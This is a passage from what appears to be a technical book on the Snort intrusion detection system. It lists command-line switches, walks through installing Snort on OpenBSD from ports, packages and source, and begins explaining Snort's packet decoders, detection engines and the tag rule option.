- **--k <checksum mode>** Set <checksum mode> to all, noip, notcp, noudp, noicmp, or none. Setting this switch modifies the checksum verification subsystem of Snort to tune for maximum performance. For example, in many situations, Snort is behind a router or firewall that doesn't allow packets with bad checksums to pass, in which case it wouldn't make sense to have Snort re-verify checksums that have already been checked. Turning off specific checksum verification subsystems can improve performance by reducing the amount of time required to inspect a packet.
- **--l <ld>** Log packets to directory <ld>. Sets up a hierarchical directory structure with the log directory as the base starting directory, and the IP address of the remote peer generating traffic as the directory in which packets from that address are stored. If you do not use the **-l** switch, the default logging directory is /var/log/snort.
- **--L <fn>** Set the binary output file's filename to <fn>.
- **--m <mask>** Set the umask for all of Snort's output files to the indicated mask.
- **--M <wkstn>** Send WinPopup messages to the list of workstations contained in the <wkstn> file. This option requires Samba to be resident and in the path of the machine running Snort. The workstation file is simple: each line of the file contains the SMB name of the box to send the message to (no \\s needed).
- **--n <num>** Exit after processing <num> packets.
- **--N** Turn off logging. Alerts still function normally.
- **--o** Change the order in which the rules are applied to packets. Instead of being applied in the standard Alert->Pass->Log order, this will apply them in Pass->Alert->Log order, allowing people to avoid having to make huge BPF command-line arguments to filter their alert rules.

- **--O** Obfuscate the IP addresses when in ASCII packet dump mode. This switch changes the IP addresses that get printed to the screen/log file to “xxx.xxx.xxx.xxx”. If the homenet address switch is set (*-h*), only addresses on the homenet will be obfuscated, while non-homenet IPs will be left visible. Perfect for posting to your favorite security mailing list!
- **--p** Turn off promiscuous mode sniffing. Useful for places where promiscuous mode sniffing can screw up your host severely.
- **--P <snaplen>** Set the snaplen of Snort to <snaplen>. This filters how much of each packet gets into Snort; the default is the MTU for the interface on which Snort is currently listening.
- **--q** Quiet. Don't show banner and status report.
- **--r <tf>** Read the tcpdump-generated file <tf>. This will cause Snort to read and process the file fed to it. This is useful if, for example, you have a bunch of Shadow files that you want to process for content, or even if you have a bunch of reassembled packet fragments that have been written into a tcpdump formatted file.
- **--s** Log alert messages to the syslog. On Linux boxes, they will appear in /var/log/secure; /var/log/messages on many other platforms. You can change the logging facility by using the syslog output plug-in, at which point the *-s* switch should not be used (command-line alert/log switches override any config file output variables).
- **--S <n=v>** Set variable name “n” to value “v”. This is useful for setting the value of a defined variable name in a Snort rules file to a command-line specified value. For example, if you define a HOME_NET variable name inside a Snort rules file, you can set this value from its predefined value at the command line.
- **--t <chroot>** Changes Snort's root directory to <chroot> after initialization. Please note that all log/alert filenames are relevant to chroot directory, if chroot is used.
- **--T** Snort will start up in self-test mode, checking all the supplied command-line switches and rules files that are handed to it and indicating that everything is ready to proceed. This is a good switch to use if daemon mode is going to be used; it verifies that the Snort configuration that is about to be used is valid and won't fail at runtime.

- **--u <uname>** Change the UID Snort runs under to <uname> after initialization.
- **--U** Turn on UTC timestamps.
- **--v** Be verbose. Prints packets out to the console. There is one big problem with verbose mode: it's still rather slow. If you are doing IDS work with Snort, don't use the **-v** switch; you will drop packets (not many, but some).
- **--V** Show the version number and exit.
- **--X** Dump the raw packet data starting at the link layer.
- **--y** Turn on the year field in packet timestamps.
- **--z** Set the assurance mode for Snort alerts. If the argument is set to "all," all alerts come out of Snort as normal. If it is set to "est" and the stream4 preprocessor is performing stateful inspection (its default mode), alerts will only be generated for TCP packets that are part of an established session, greatly reducing the noise generated by tools like stick and making Snort more useful in general.
- **--?** Show the usage summary and exit.

Installing on OpenBSD

There are three recommended ways of installing Snort on a current OpenBSD system. The following examples detail the steps for an OpenBSD 3.5 or later system. All three methods require "root" permissions. You can install Snort on OpenBSD via ports, packages, or as Marty intended it to be, from source.

The first thing to do is lock down your OpenBSD system. "Lock it down? But I thought OpenBSD was secure?" you might ask. Well, OpenBSD is an operating system built with security in mind. That does not mean that it is absolutely secure out of the box. You will want to follow a similar process to locking down any UNIX system: turn off unnecessary services, remove unnecessary packages, and so forth. To disable services under OpenBSD, you must remove the flags in `/etc/rc.conf`, and if necessary, comment out unwanted services from `/etc/inetd.conf`. For example, with OpenBSD 3.4, the following services were enabled by default:

```
localhost:

    tcp 587
    tcp 25

0.0.0.0
    tcp 22
    tcp 37
    tcp 13

tcp 113
```

OINK!

For more information on locking down OpenBSD, check out the following books:

- *Absolute OpenBSD, UNIX for the Practical Paranoid*, by Michael W. Lucas
- *Secure Architectures with OpenBSD*, by Brandon Palmer and Jose Nazario.

When installing OpenBSD for a Snort sensor, we recommend following the UNIX philosophy of creating individual partitions for each of your mount points (especially for /var where your logs will be kept). Once partitioned, it's time to choose the main categories of software to install, called *filesets* in OpenBSD. As you can see in the following output, we have selected all the filesets except games and the X windowing system files. Many people will argue against installing a compiler on your sensor, but they will leave the package management system on the box. If you want to skip adding a compiler to the system, you will have to have an additional system that is identical to your sensor, in order to build binaries on.

```
_ [X] bsd
    [X] bsd.rd
    [X] base35.tgz
    [X] etc35.tgz
    [X] misc35.tgz
    [X] comp35.tgz
```

```
[X] man35.tgz
[ ] game35.tgz
[ ] xbase35.tgz
[ ] xshare35.tgz
[ ] xfont35.tgz
[ ] xserv35.tgz
```

Option 1: Using OpenBSD Ports

The OpenBSD ports system is a method for installing software that has been prepared to compile on OpenBSD, which comes directly from FreeBSD. The ports tree is located in `/usr/ports` and is divided into categories for ease of finding the software you need.

In this instance, we want to install Snort from the `/usr/ports/net/snort` directory. Once in the `/usr/ports/net/snort` directory, simply type **make** as root, or use **sudo make** to start the build. If a readable copy of the snort gzipped source tar archive, `snort-2.0.0p1.tgz` for OpenBSD 3.5, is not available in `/usr/ports/distfiles`, a network connection is required to auto fetch it.

The following example shows all the required steps to manually download the source archive into the required target directory:

```
OpenBSDhost# cd /usr/ports/distfiles
OpenBSDhost# ftp ftp://ftp.openbsd.org/pub/OpenBSD/distfiles/

Connected to ftp.openbsd.org.
220 delirium.entangle.org FTP server (Version 6.5/OpenBSD) ready.
331 Guest login ok, send your email address as password.
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Type set to I.
250 CWD command successful.
ftp> ls snort-2*
229 Entering Extended Passive Mode (|||58185|)
150 Opening ASCII mode data connection for '/bin/ls'.
-r--r--r-- 1 0 0 1556540 Apr 21 07:23 snort-2.0.0.tar.gz
226 Transfer complete.
ftp> mget snort-2*
```

```

mget snort-2.0.0.tar.gz? y
229 Entering Extended Passive Mode (||62387|)
150 Opening BINARY mode data connection for 'snort-2.0.0.tar.gz' (1556540
bytes).
100% |*****| 1520 KB 00:00
226 Transfer complete.
1556540 bytes received in 0.19 seconds (7.63 MB/s)
ftp> quit
221 Goodbye.

```

```

OpenBSDhost# cd /usr/ports/net/snort
OpenBSDhost# make

==> Checking files for snort-2.0.0p1
`/usr/ports/distfiles/snort-2.0.0.tar.gz' is up to date.
>> Checksum OK for snort-2.0.0.tar.gz. (sha1)
==> Extracting for snort-2.0.0p1
==> Patching for snort-2.0.0p1
==> Configuring for snort-2.0.0p1
<snip>
==> Building for snort-2.0.0p1
<snip>
Making all in doc
Making all in etc
Making all in rules
Making all in templates
Making all in contrib

```

After the *make* command in */usr/ports/net/snort* completes, the package can be installed with either *make install* as root, or with *sudo make install* as shown in the following:

```

OpenBSDhost# make install

==> Faking installation for snort-2.0.0p1
Making install in src
Making install in win32
Making install in output-plugins

```

```

Making install in detection-plugins
Making install in preprocessors
Making install in parser
/bin/sh /usr/ports/net/snort/w-snort-2.0.0p1/snort-2.0.0/mkinstalldirs
/usr/ports/net/snort/w-snort-2.0.0p1/fake-i386/usr/local/bin
    install -c -s -o root -g bin -m 555 snort /usr/ports/net/snort/w-snort-
2.0.0p1/fake-i386/usr/local/bin/snort
Making install in doc
Making install in etc
Making install in rules
Making install in templates
Making install in contrib
/bin/sh /usr/ports/net/snort/w-snort-2.0.0p1/snort-2.0.0/mkinstalldirs
/usr/ports/net/snort/w-snort-2.0.0p1/fake-i386/usr/local/man/man8
    install -c -o root -g bin -m 444 /usr/ports/net/snort/w-snort-
2.0.0p1/snort-2.0.0/snort.8 /usr/ports/net/snort/w-snort-2.0.0p1/fake-
i386/usr/local/man/man8/snort.8
install -d -o root -g bin -m 755 /usr/ports/net/snort/w-snort-2.0.0p1/fake-
i386/usr/local/share/examples/snort
install -c -o root -g bin -m 444 /usr/ports/net/snort/w-snort-
2.0.0p1/snort-2.0.0/etc/snort.conf /usr/ports/net/snort/w-snort-
2.0.0p1/fake-i386/usr/local/share/examples/snort
install -c -o root -g bin -m 444 /usr/ports/net/snort/w-snort-
2.0.0p1/snort-2.0.0/etc/sid-msg.map /usr/ports/net/snort/w-snort-
2.0.0p1/fake-i386/usr/local/share/examples/snort
install -c -o root -g bin -m 444 /usr/ports/net/snort/w-snort-
2.0.0p1/snort-2.0.0/etc/classification.config /usr/ports/net/snort/w-snort-
2.0.0p1/fake-i386/usr/local/share/examples/snort
install -c -o root -g bin -m 444 /usr/ports/net/snort/w-snort-
2.0.0p1/snort-2.0.0/etc/reference.config /usr/ports/net/snort/w-snort-
2.0.0p1/fake-i386/usr/local/share/examples/snort
install -c -o root -g bin -m 444 /usr/ports/net/snort/w-snort-
2.0.0p1/snort-2.0.0/rules/*.rules /usr/ports/net/snort/w-snort-2.0.0p1/fake-
i386/usr/local/share/examples/snort
==> Building package for snort-2.0.0p1
Creating package /usr/ports/packages/i386/all/snort-2.0.0p1.tgz
Creating gzip'd tar ball in '/usr/ports/packages/i386/all/snort-
2.0.0p1.tgz'
Link to /usr/ports/packages/i386/ftp/snort-2.0.0p1.tgz
Link to /usr/ports/packages/i386/cdrom/snort-2.0.0p1.tgz

```

```

==> Installing snort-2.0.0p1 from /usr/ports/packages/i386/all/snort-
2.0.0p1.tgz
Adding /usr/ports/packages/i386/all/snort-2.0.0p1.tgz
The Snort rule examples have been installed in
/usr/local/share/examples/snort
OpenBSDhost#

```

If for some reason, Snort needs to be removed, simply use the *pkg_delete* or *make deinstall* command:

```

OpenBSDhost# pkg_delete snort-2.0.0p1
Deleting snort-2.0.0p1
OpenBSDhost#

```

OR

```

OpenBSDhost# cd /usr/ports/net/snort
OpenBSDhost# make deinstall
==> Deinstalling for snort-2.0.0p1
Deleting snort-2.0.0p1
OpenBSDhost#

```

Option 2: Using Prepackaged OpenBSD Ports

To save time and trouble, OpenBSD maintains precompiled binary distributions of every package for each released version of OpenBSD and its associated ports tree. Installing Snort is as simple as downloading and installing a package. The target directory does not matter, but /tmp is suggested.

```

OpenBSDhost# cd /tmp
OpenBSDhost# ftp ftp://ftp.openbsd.org/pub/OpenBSD/3.5/packages/i386/

Connected to ftp.openbsd.org.
220 ftp.openbsd.org FTP server (Version 6.5/OpenBSD) ready.
331 Guest login ok, send your email address as password.

```



```

230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Type set to I.
250 CWD command successful.
ftp> ls snort*
229 Entering Extended Passive Mode (|||60873|)
150 Opening ASCII mode data connection for '/bin/ls'.
-r--r--r--  1 0  0  233876 Apr  9 20:59 snort-2.0.0p1.tgz
226 Transfer complete.
ftp> mget snort*
mget snort-2.0.0p1.tgz? y
229 Entering Extended Passive Mode (|||60947|)
150 Opening BINARY mode data connection for 'snort-2.0.0p1.tgz' (233876
bytes).
100% |*****| 228 KB 00:00
226 Transfer complete.
233876 bytes received in 0.19 seconds (1.17 MB/s)
ftp> quit
221 Goodbye.

OpenBSDhost# pkg_add snort-2.0.0p1.tgz
Adding snort-2.0.0p1.tgz
The Snort rule examples have been installed in
/usr/local/share/examples/snort

OpenBSDhost#

```

The quickest way is to install the Snort package from remote, although most OpenBSD users are too untrusting to do so:

```

OpenBSDhost# pkg_add -v
ftp://ftp.openbsd.org/pub/OpenBSD/3.5/packages/i386/snort-2.0.0p1.tgz

Adding ftp://ftp.openbsd.org/pub/OpenBSD/3.5/packages/i386/snort-2.0.0p1.tgz
extracting /usr/local/bin/snort
extracting /usr/local/man/man8/snort.8

```

<snip>

The Snort rule examples have been installed in
/usr/local/share/examples/snort

OpenBSDhost#

If for some reason Snort needs to be removed, simply use the *pkg_delete* command:

```
OpenBSDhost# pkg_delete snort-2.0.0p1
Deleting snort-2.0.0p1
OpenBSDhost#
```

Option 3: Installing Snort from Source

Of course, most IDS admins will want to run the latest stable version of Snort that might not be automatically supported by OpenBSD's ports tree. In this case, download Snort source code from www.snort.org, decompress and extract the tarball, *configure*, *make*, and *make install*.

1. Download the version you want from www.snort.org/dl/. In this case, the *snort-2.1.2.tar.gz* archive is saved to the *~src* directory.
2. Extract the archive:

```
OpenBSDhost# cd ~/src
OpenBSDhost# tar -xzf snort-2.1.2.tar.gz
OpenBSDhost# cd snort-2.1.2
OpenBSDhost#
```

3. Configure the build:

```
OpenBSDhost# ./configure
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
<snip>
checking for a BSD-compatible install... /usr/bin/install -c
configure: creating ./config.status
```

```
config.status: creating Makefile
config.status: creating src/Makefile
<snip>
OpenBSDhost#
```

4. Make the build:

```
OpenBSDhost# make
make all-recursive
Making all in src
Making all in sfutil
<snip>
Making all in doc
Making all in etc
Making all in rules
Making all in templates
Making all in contrib
OpenBSDhost#
```

5. Install the build:

```
OpenBSDhost# sudo make install
Making install in src
Making install in sfutil
Making install in win32
Making install in output-plugins
Making install in detection-plugins
Making install in preprocessors
Making install in flow
Making install in portscan
Making install in int-snort
Making install in HttpInspect
Making install in include
Making install in utils
Making install in user_interface
Making install in session_inspection
Making install in mode_inspection
Making install in anomaly_detection
```

```

Making install in event_output
Making install in server
Making install in client
Making install in normalization
Making install in parser
/bin/sh ../mkinstalldirs /usr/local/bin
    /usr/bin/install -c snort /usr/local/bin/snort
Making install in doc
Making install in etc
Making install in rules
Making install in templates
Making install in contrib
/bin/sh ../mkinstalldirs /usr/local/man/man8
    /usr/bin/install -c -m 644 ./snort.8 /usr/local/man/man8/snort.8
OpenBSDhost#

Done.

```

As you can see, OpenBSD has its own nuances and particularities, but overall it is a fantastic operating system. If you are building a 100MB sensor, OpenBSD is a great choice, as long as you are comfortable performing the required maintenance and administration. Remember that just because OpenBSD “is” more secure than most Unices, doesn’t mean that you won’t have to lock it down.

Installing Bleeding-Edge Versions of Snort

If you are one of those types who like to live life to the fullest, you might want to go out and get the latest version of the software directly from the developers, and they are always happy to provide you with what you need and crave. For this reason, they make their daily Concurrent Version System (CVS) (see the following *Tools & Traps* sidebar) snapshots available for download. You can find them at www.snort.org/dl/snapshots if you would like to try them out. Keep in mind that CVS builds are the equivalent to beta builds and must be approached as such. They can contain bugs, and there is not a reasonable amount of support for that type of installation.

Tools & Traps....

The CVS

CVS is a versioning system that allows many developers to work on the same project simultaneously, while keeping track of what changes have been made, who made them, and most importantly, what versions exist and keeping them separated. You will generally find many versions of a project in a CVS tree.

CVSs exist on many Web sites for almost every open-source project. For example, SourceForge (www.sourceforge.net) has CVS repositories for all of the projects it contains. To browse most CVS trees, you will need a CVS client application. However, SourceForge has a Web interface for browsing as well, which is a nice feature if you need to quickly get some information or code from a CVS tree. Here are a couple of GUI applications for CVS:

- If you would like a CVS front-end app for Linux, VisualCVS (www.scentech.ch/products/visualcvs) is a client worth checking out.
- If you would like a CVS application for Windows, WinCVS (www.wincvs.org) is a pretty good client.

Summary

In this chapter, we covered the basics of package management, including RPM and source code packages. We also covered complete installs of the pcap libraries for Linux and Windows systems, Snort IDS for Linux and Windows. You are now armed with the knowledge and software necessary to continue with this book.

As stated several times in this chapter, it is important to keep your Snort installation up to date. This includes the packet capture libraries and the Snort system itself. You should also visit the Snort site frequently for updated rulesets. Computer security is a fast-paced sector, and it is necessary to keep on top of things so that your systems are not easily compromised.

We also strongly recommend that you keep your OS up to date as well, especially when it comes to security updates and patches. Windows makes this easy through the Windows Update interface. SUSE has the option for YaST Online Update (YOU), which, in our opinion, is an excellent utility to keep your Linux system up to speed.

All of these parts will come together to form a solid IDS that will serve you well for years to come.

Solutions Fast Track

Making the Right Choices

- ☑ The best operating system for your Snort IDS deployment(s) is a highly personal decision. The most common choices are Linux, OBSD, and Microsoft Windows. All run Snort well.
- ☑ Graphical tools such as X Windows, desktop environments (such as KDE and GNOME), many applications, and many other libraries/tools are unnecessary to include in an IDS.
- ☑ Linux can be an excellent choice over systems such as OBSD for reasons of support, both free and commercial offerings.
- ☑ Operating system considerations for a large-scale deployment should include security concerns, hardware/software cost, ability to strip the operating system of unnecessary parts, and remote management capabilities.

A Brief Word about Linux Distributions

- ☑ A number of specialized Linux distributions provide much better security or optimization for acting as an IDS sensor, if you are deploying Snort in a production environment (as opposed to doing it for research or your own education). We strongly recommend that you look at one of them.
- ☑ Debian GNU/Linux (currently in stable version 3.0) has been around forever and is known to many as the most stable distro of Linux available.
- ☑ Slackware Linux (currently in stable version 9.1) is a favorite among hardcore Linux users, and understandably so. The support base for it is huge, and the system itself is stable, fast, and secure.
- ☑ Gentoo Linux (currently in stable version 2004.1) is an interesting distribution unlike any other available today. The only thing close that we are aware of is the *Linux From Scratch* (LFS) project. The idea behind Gentoo Linux is to provide users with a minimal (45.3MB according to their FTP mirrors) CD that you boot to and connect to the Internet to download the rest of the distribution.
- ☑ As with any other common package installation, it is best to start with a solid OS installation. Please make sure that your OS is current and error free.

Preparing for the Installation

- ☑ libpcap is a packet-capture library for Linux systems. Windows uses WinPcap.
- ☑ Always install the newest version of libpcap before installing Snort.
- ☑ libpcap is a necessary requirement before you attempt to install Snort IDS.

Installing Snort

- ☑ Snort is available through online downloads and is included on the accompanying CD-ROM.
- ☑ You can use CVS to get the latest, bleeding-edge version of Snort.

- ☑ Snort is available for UNIX, Linux, and Windows systems.
- ☑ Snort can be downloaded as a tarball (or tar archive), which contains the source code.
- ☑ Installation is accomplished with the *./configure, make, make install* routine.
- ☑ After Snort is installed, you must edit the *snort.conf* configuration file.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: What operating systems will Snort run on?

A: Snort will run on many flavors of UNIX, Linux, and Microsoft Windows.

Q: Does Snort have any software requirements and/or dependencies?

A: Yes. First, you must have the pcap packet-capture libraries installed. You will also need to have some form of database available to you if you intend to use Snort's database integration features.

Q: With which major databases will Snort work?

A: Snort will work well with MySQL, PostgreSQL, and Microsoft SQL, but it will also work with almost any database, especially if you use Barnyard to interact with it.

Q: How can I get Snort?

A: You can get Snort on the CD-ROM that comes with this book, download binaries online at www.snort.org, or get the latest version from their CVS tree.

Q: Does Snort act as a firewall for my network?

A: No. Snort is an IDS, designed to detect a wide variety of network intrusions (for example, DoS attacks) defined in the rulesets and alert when it finds anything. It does not block any type of attack or intrusion.

Q: Can I specify the ports to which Snort should pay particular attention?

A: Yes. You can add rules to specifically watch whatever kind of traffic you'd like. To change the ports used by existing rules that have variables, you need to edit the `snort.conf` file and add or modify lines similar to *var HTTP_PORTS 80* for each port you need to monitor. Alternately, you can stack multiple ports in one line in the form *var HTTP_PORTS 80:82*.

Inner Workings

Solutions in this Chapter:

- The Life of a Packet Inside Snort
 - The Detection Engine
 - Writing Your Own Detection Plug-In
-
- ☑ Summary
 - ☑ Solutions Fast Track
 - ☑ Frequently Asked Questions

Introduction

In this chapter, we will be discussing the life of a packet inside Snort—the hows, whys, and whats of Snort’s inner workings. First, we’ll look at how packets get into Snort. Then, we’ll look at how Snort decodes packets. Next, we’ll look at how Snort detects attacks. We will discuss preprocessors and output plug-ins; however, these are covered in more detail in Chapters 6 and 7, respectively.

The Life of a Packet Inside Snort

The life of a packet inside Snort is rather simple. Snort uses pcap for reading packets. Snort tells pcap to use the callback function *ProcessPacket* whenever it reads a packet. *ProcessPacket* calls the decoder, which decodes each of the network layers (we’ll discuss the decoder in a bit). After decoding, what happens next depends on how Snort was started. In IDS mode, Snort calls the detection engine. In packet-logging mode, Snort calls the output plug-ins, the same output plug-ins used by Snort when it generates an alert.

Decoders

Currently, Snort’s decoder is pretty simple. Based on the libpcap link layer, Snort calls different functions to handle decoding the link layer. Snort supports a number of link layers: Ethernet, 802.11, Token Ring, FDDI, Cisco HDLC, SLIP, PPP, and OpenBSD’s PF.

Each link-layer decoder function sets various pointers into the packet structure. Then, based on information it decoded, it sets up pointers into the packet structure for where the next layer starts, and calls the next layer’s decoder. Each layer has a hard-coded list of layers it supports underneath it. As such, it is relatively easy to add decoders to handle new packet-based protocols. More complex protocols, such as TCP, are decoded in the preprocessors. We’ll talk about that in a bit.

Since most networks on which Snort is deployed are Ethernet, we’ve included a function call graph (see Figure 4.1) when Snort decodes an Ethernet packet. This graph skips a few details, but it should be enough to get the gist of what is going on inside Snort. The incoming packet is passed to the *DecodeEthPkt* function. Then, by overlaying the Ethernet structure on top of the packet data, the source and destination MAC addresses and the type of the next layer (*ether_type*) are made available.


OINK!

See the packet structure, defined in `src/decode.h`, for all of the possible information that is pulled out at each layer.

Based on the value of `ether_type`, the next decoder is called.

Figure 4.1 shows how standard Ethernet packets are decoded. If the value of `ether_type` is 2048 (`ETHERNET_TYPE_IP`, also defined in `src/decode.h`), then Snort knows the next layer is IP and should call *DecodeIP*. This goes on until there are no more layers to decode. In the standard Ethernet case, decoding TCP packets is pretty simple. Incoming packets feed into *DecodeEthPkt*, which calls *DecodeIP*, which calls *DecodeTCP*.

Figure 4.1 Processing an Ethernet Packet



Of course, we left out a few things, like error checking, data validation, and a ton of other steps, but you have the basics.

The Detection Engine

After all the decoders are finished, Snort calls *Preprocess*. Actually, this is a misnomer, since this function calls both the preprocessors and the detection engine. Snort preprocessors can do many things, including advanced decoding, protocol

normalization, and attack detection. Since preprocessors are covered in greater detail in Chapter 6, we won't discuss how preprocessors work and what preprocessors do here. For now, it is enough to remember that preprocessors are basically really advanced decoders that can also set off alerts. Again, see Chapter 6 for more information on how preprocessors work.


In the *Preprocess* function, all of the preprocessors are called in the order in which they were defined in the Snort configuration file. After all of the preprocessors are called, *Preprocess* checks the value of the global `do_detect` flag, making sure that none of the preprocessors wanted us to skip the detection phase on the current packet. There are a few reasons why a preprocessor might want to skip the detection phase, although the primary reason is that the traffic was determined to be broken in some fashion, and it would be a waste of time to further process the packet.

After that, the *Detect* function is called. Detect, Snort's detection engine, is where the rules are evaluated, the meat of Snort's IDS capabilities. Before Snort 2.0, the detection engine was simple and relatively easy to understand. Snort 2.0 included a much more advanced detection engine, with multipattern matching algorithms at the core. Understanding the current detection engine is much easier once you understand how the old detection engine worked.

The Old Detection Engine

The old detection engine is a three-dimensional linked list of rule headers, rules, and the detection functions.

The rules are in a linked list of the rule header data, called *RuleTreeNode*s (RTN). Off each RTN is a linked list of rules that share the same rule header data, called *OptTreeNode*s (OTN). Attached to each OTN is a linked list of detection functions, called *OptFpList*. When the detection engine gets a packet, it walks the RTN linked list. If the RTN matches, the detection engine walks the OTN linked list for that RTN. The detection engine checks each of the functions in the OTN's *OptFpList*. If all of the functions in the OTN match, an alert is triggered. Figure 4.2 illustrates the three-dimensional linked list.

Figure 4.2 Snort's RTN and OTN Structure

When an alert is triggered, the detection engine logs an alert with the packet, and starts the whole process over again with the next packet.

The New Detection Engine

The old detection engine was simple to implement and made adding new detection capabilities trivial. However, the old detection engine is not very efficient. The language is very flexible, but performance of the engine is roughly linear to the number of rules loaded.

In the last three years, we have more than doubled the number of rules shipping with Snort. When the Snort project started tracking unique rule IDs, we had just over 1000 unique rules. At last count, we have nearly 2500 rules. With the old detection engine, this massive increase in rules would have slowed Snort to a crawl.

A new detection had to be developed to take Snort to the next level in speed. SourceFire, the company Marty started built on Snort, put forward tons of resources in order to make Snort a gigabit-capable IDS. The first change required to make Snort gigabit capable was to speed up the detection engine.

SourceFire developers Marc Norton and Dan Roelker spent quite a bit of time building a new detection engine that allowed the use of a multipattern search algorithm at its core to allow the detection engine to check multiple rules

in parallel. With this new detection engine and with a tuned ruleset, Snort is capable of performing IDS on gigabit networks.

The new detection engine uses a setwise methodology for analyzing snort rules. The detection engine builds four rule groups: TCP, UDP, ICMP, and IP. When processing a packet, the new detection engine first checks the protocol. If the protocol is TCP, UDP, or ICMP, the detection engine checks the ruleset for that protocol; otherwise, it checks the IP ruleset.

Each ruleset is comprised of a rule-group based on the longest content from every rule on each port. For ICMP packets, the rule-group is based on the ICMP type specified in each ICMP rule.

For each packet that comes in, the detection engine calls *prmFindRuleGroup*, which returns the appropriate rule-group based on the packet submitted. *prmFindRuleGroup* returns the appropriate rule group based on source and destination ports in the packet, and passes the rule-group matching function (*fpEvalHeaderSW*).

When checking TCP packets, the detection engine first checks stream inserted packets. Snort's stream re-assembly preprocessor (stream4) reassembles streams by injecting "pseudo" packets that are the combination of packets in the current stream. (See Chapter 6 for more information on what stream4 does and how it works.)

Once inside *fpEvalHeaderSW*, the detection engine first checks any rules with uricontents. For each URI marked in the rule by the *http_inspect* preprocessor, the detection engine calls the setwise pattern engine. Every pattern that is matched, the detection engine calls *otnx_match*, which walks the OTN exactly the same as the old detection engine. After checking each of the uricontents rules, then the regular content rules are checked in the same manor. Then all of the rules without content.

Each rule that successfully fires is added to a queue of events. After a specified number of events are added to the event queue, it gets complicated. Each rule that is successfully fired is added to one of many queues, based on the rule type: alert, pass, or log. After each queue is full, the detection engine stops processing rules.

OINK!

Preprocessor alerts are also fed into this alert queue, but since preprocessor alerts do not have content length, they come after any rules that are fired.

Now comes the fun part. After each queue is full or the detection engine has no more rules to check, Snort goes through each of the rule types in the configured order. (See Chapter 5 for how to configure rule type order.) Then, based on the action, the configured number of alerts are generated. For example, if the configured alert type order is "pass, alert, log," and there are any pass rules, then the traffic is passed and no alerts are logged. If there are no pass rules, then the first three events are logged ordered by the longest content or priority. By default, the detection engine orders the rules to fire based on longest content. We'll talk more about logging in a little bit.

OINK!

Event queuing is a new feature as of Snort 2.1.3 RC1. For more information on event queuing, read `doc/README.event_queue` that comes with the Snort source for versions 2.1.3 and later.

Tagging

One of the most useful features of Snort happens after the detection phase on any packets that did not trigger alerts. Rule writers can add the *tag* rule option, a post-detection rule option, to log a specific amount of data from the session or host after the rule fires.

By logging additional traffic, analysts will have a far better chance at understanding what caused the alert and any potential consequences from the alert. In many cases, using the *tag* keyword is the only way to know if an exploit attempt was successful.

The *tag* option syntax is:

```
tag: <type>, <count>, <metric>, [direction]
```


The supported tag types are session and host. *Session* logs packets in the session that set off the rule. *Host* logs traffic from the host that set off the rule. By adding the parameter *src*, traffic from the source IP address is logged. Conversely, by adding the parameter *dst*, traffic from the destination IP address is logged.

